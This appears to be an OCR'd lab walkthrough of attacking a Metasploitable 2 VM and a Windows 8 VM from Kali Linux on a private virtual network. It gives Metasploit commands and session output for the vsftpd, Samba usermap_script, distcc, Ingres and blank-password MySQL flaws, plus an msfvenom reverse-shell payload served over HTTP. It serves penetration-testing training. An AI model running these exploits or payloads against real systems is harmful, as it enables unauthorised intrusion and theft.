System Hacking Lab


Part 1 hacking Linux system

In this we will use metasploitabl 2 machine as target vulnerable host and using Kali as attacker machine both system are connect in virtual network adapter so after running both machine let us start

From kali Linux we will use netdiscover tool to find the IP address of target host by using the command

netdiscovre –i eth0 –r 192.168.56.0/24


The result should be like below the target IP is 192.168.56.105



Then we will use Nmap to scanning the target and find the open services

Using the command nmap –sV 192.168.56.105

The result should be like this



By using vulnerability scanner OpenVAS or searching in exploit data base we recognize that the target has many vulnerabilities one of them

VSFTPD v2.3.4 Backdoor Command Execution


So we will use metasploit frame work to exploit it

To run metasploit use command msfconsole

Also we use command search vsftpd to search about the available exploit so we found one.

By using command use exploit/unix/ftp/vsftpd_234_backdoor

Also we need to review the required setting by use command show options



We need to configure RHOSTS by using command set RHOSTS 192.168.56.105

By run the exploit we get

Shell root access to the host

We can interact with the traget by using some commands such as Whoami,pwd,unmae and more

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.105:21 - USER: 331 Please specify the password.
[+] 192.168.56.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:43177 -> 192.168.56.105:6200) at 2019-06-17 09:01:47 +0200

whoami
root
pwd
/
uname
Linux
```

Samba "username map script" Command Execution

Based on the search on the internet we found exploit about Samba 3.x

So by using command search samba we found one excellent exploit

exploit/multi/samba/usermap_script

So we use it by using command use exploit/multi/samba/usermap_script

```
msf5 > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   1   auxiliary/admin/smb/samba_symlink_traversal                          normal     No     Samba Symlink Directory Traversal
   2   auxiliary/dos/samba/lsa_addprivs_heap                                normal     No     Samba lsa_io_privilege_set Heap Overflow
   3   auxiliary/dos/samba/lsa_transnames_heap                              normal     No     Samba lsa_io_trans_names Heap Overflow
   4   auxiliary/dos/samba/read_nttrans_ea_list                             normal     No     Samba read_nttrans_ea_list Integer Overflow
   5   auxiliary/scanner/rsync/modules_list                                 normal     Yes    List Rsync Modules
   6   auxiliary/scanner/smb/smb_uninit_cred                                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential
   7   exploit/freebsd/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   8   exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   9   exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   10  exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   11  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overfl
   12  exploit/linux/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   13  exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   14  exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   15  exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   16  exploit/osx/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   17  exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   18  exploit/solaris/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   19  exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   20  exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   21  exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   22  exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Ex
   23  exploit/windows/http/sambar6_search_results         2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   24  exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   25  exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
```

After we set the target we run the exploit and get the root access


```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.56.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo T1TekXkUBAYFDeUW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "T1TekXkUBAYFDeUW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.104:4444 -> 192.168.56.105:58813) at 2019-06-17 09:25:15 +0200

whoami
root
pwd
/
```

Port 1524 (Ingres database backdoor)

Here we got direct access to the target while using netcat listener

By using command nc 192.168.56.105 1524

Then we can explore the system



MySQL Unpassworded Account

Let's see if we can indeed connect to the database as root without a password:

By using command search mysql we found in the auxiliary module mysql scanner.

```
msf5 > search mysql

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check
   -   ----                                                ---------------  ----       -----
   1   auxiliary/admin/http/manageengine_pmp_privesc       2014-11-08       normal     Yes
   2   auxiliary/admin/http/rails_devise_pass_reset        2013-01-28       normal     No
   3   auxiliary/admin/mysql/mysql_enum                                     normal     No
   4   auxiliary/admin/mysql/mysql_sql                                      normal     No
   5   auxiliary/admin/tikiwiki/tikidblib                  2006-11-01       normal     No
   6   auxiliary/analyze/jtr_mysql_fast                                     normal     No
   7   auxiliary/gather/joomla_weblinks_sqli               2014-03-02       normal     Yes
   8   auxiliary/scanner/mysql/mysql_authbypass_hashdump   2012-06-09       normal     Yes
   9   auxiliary/scanner/mysql/mysql_file_enum                              normal     Yes
   10  auxiliary/scanner/mysql/mysql_hashdump                               normal     Yes
   11  auxiliary/scanner/mysql/mysql_login                                  normal     Yes
   12  auxiliary/scanner/mysql/mysql_schemadump                             normal     Yes
   13  auxiliary/scanner/mysql/mysql_version                                normal     Yes
   14  auxiliary/scanner/mysql/mysql_writable_dirs                          normal     Yes
   15  auxiliary/server/capture/mysql                                       normal     No
   16  exploit/linux/mysql/mysql_yassl_getname             2010-01-25       good       No
   17  exploit/linux/mysql/mysql_yassl_hello               2008-01-04       good       No
   18  exploit/multi/http/manage_engine_dc_pmp_sqli        2014-06-08       excellent  Yes
ection
```

Let us try it using

use auxiliary/scanner/mysql/mysql_login

```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                            yes       The target address range or CIDR identifier
   RPORT            3306             yes       The target port (TCP)
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          true             yes       Whether to print output for all attempts
```

We need to set BLAN_PASSORD true, USERNAM root, RHOSTS 192.168.56.105

```
msf5 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf5 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.56.105:3306   - 192.168.56.105:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.56.105:3306   - No active DB -- Credential data will not be saved!
[+] 192.168.56.105:3306   - 192.168.56.105:3306 - Success: 'root:'
[*] 192.168.56.105:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exit to the kali terminal and try to connect to mysql with blank password and root usename

```
root@kali:~# mysql -u root -p -h 192.168.56.105
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES
    ->
```

DistCC Daemon Command Execution

It was discovered through our Nmap scan and OpenVAS that TCP port 3632 was listening, and running distcc, Weak service configuration allows an attacker to execute system commands via compilation jobs, which are executed by the server without verifying authorization.

metasploit exploit: exploit/Unix/misc/distcc_exec

we need just to set the RHOSTS to 192.168.56.105 then run the exploit

```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.105   yes       The target address range or CIDR identifier
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.104   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

After running the exploit we get access low privilege access

```
msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.56.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Gu3T00H0h0bnzYPO;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Gu3T00H0h0bnzYPO\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.56.104:4444 -> 192.168.56.105:42797) at 2019-06-17 10:57:59 +0200

whoami
daemon
pwd
/tmp
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Part2 Hacking windows system

In this LAB we will use windows 8 r1 x64 as target machine and using Kali Linux as attacker machine

Both hosts are connected as virtual hosts the kali IP address is 192.168.56.102 & windows 8 IP address 192.168.56.104

So let us start the exercise.

First we need to mkdir called password in /var/www

Cd var/www/

Mkdir password

Creating payload file using msfvenom tools using command


msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o var/www/password/mercury_x64.exe

This will create file in /var/www/password folder so you should create folder in var/www called password before creating the mercury_x64.exe

After that we need to run http server in our Kali so we will go to password directory using cd/var/www/password

And then run command

python -m SimpleHTTPServer



Then we need to configure the exploit using metasploit tools

use exploit/windows/multi/handler


set payload set payload/windows/x64/meterpreter_reverstcp

then run


Now the attacker will wait until the victim run the payload in his machine so we will go the target machine and disable firewall and windows defender and SmartScreen


After that we will go to link http://192.168.56.102:8000

Open password directory and open mercury_x64.exe



Then enjoy your hacking and use some meterpreter command such as shell and others




meterpreter > uuid
[+] UUID: fcad061e65bebc64/x64=2/windows=1/2019-06-18T13:07:51Z
meterpreter > shell
Process 1352 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\root\Desktop>back
back
'back' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\root\Desktop>quit
quit
'quit' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\root\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7EBF-91B1
Directory of C:\Users\root\Desktop
06/17/2019 05:51 AM <DIR> .
06/17/2019 05:51 AM <DIR> ..
0 File(s) 0 bytes
2 Dir(s) 4,590,718,976 bytes free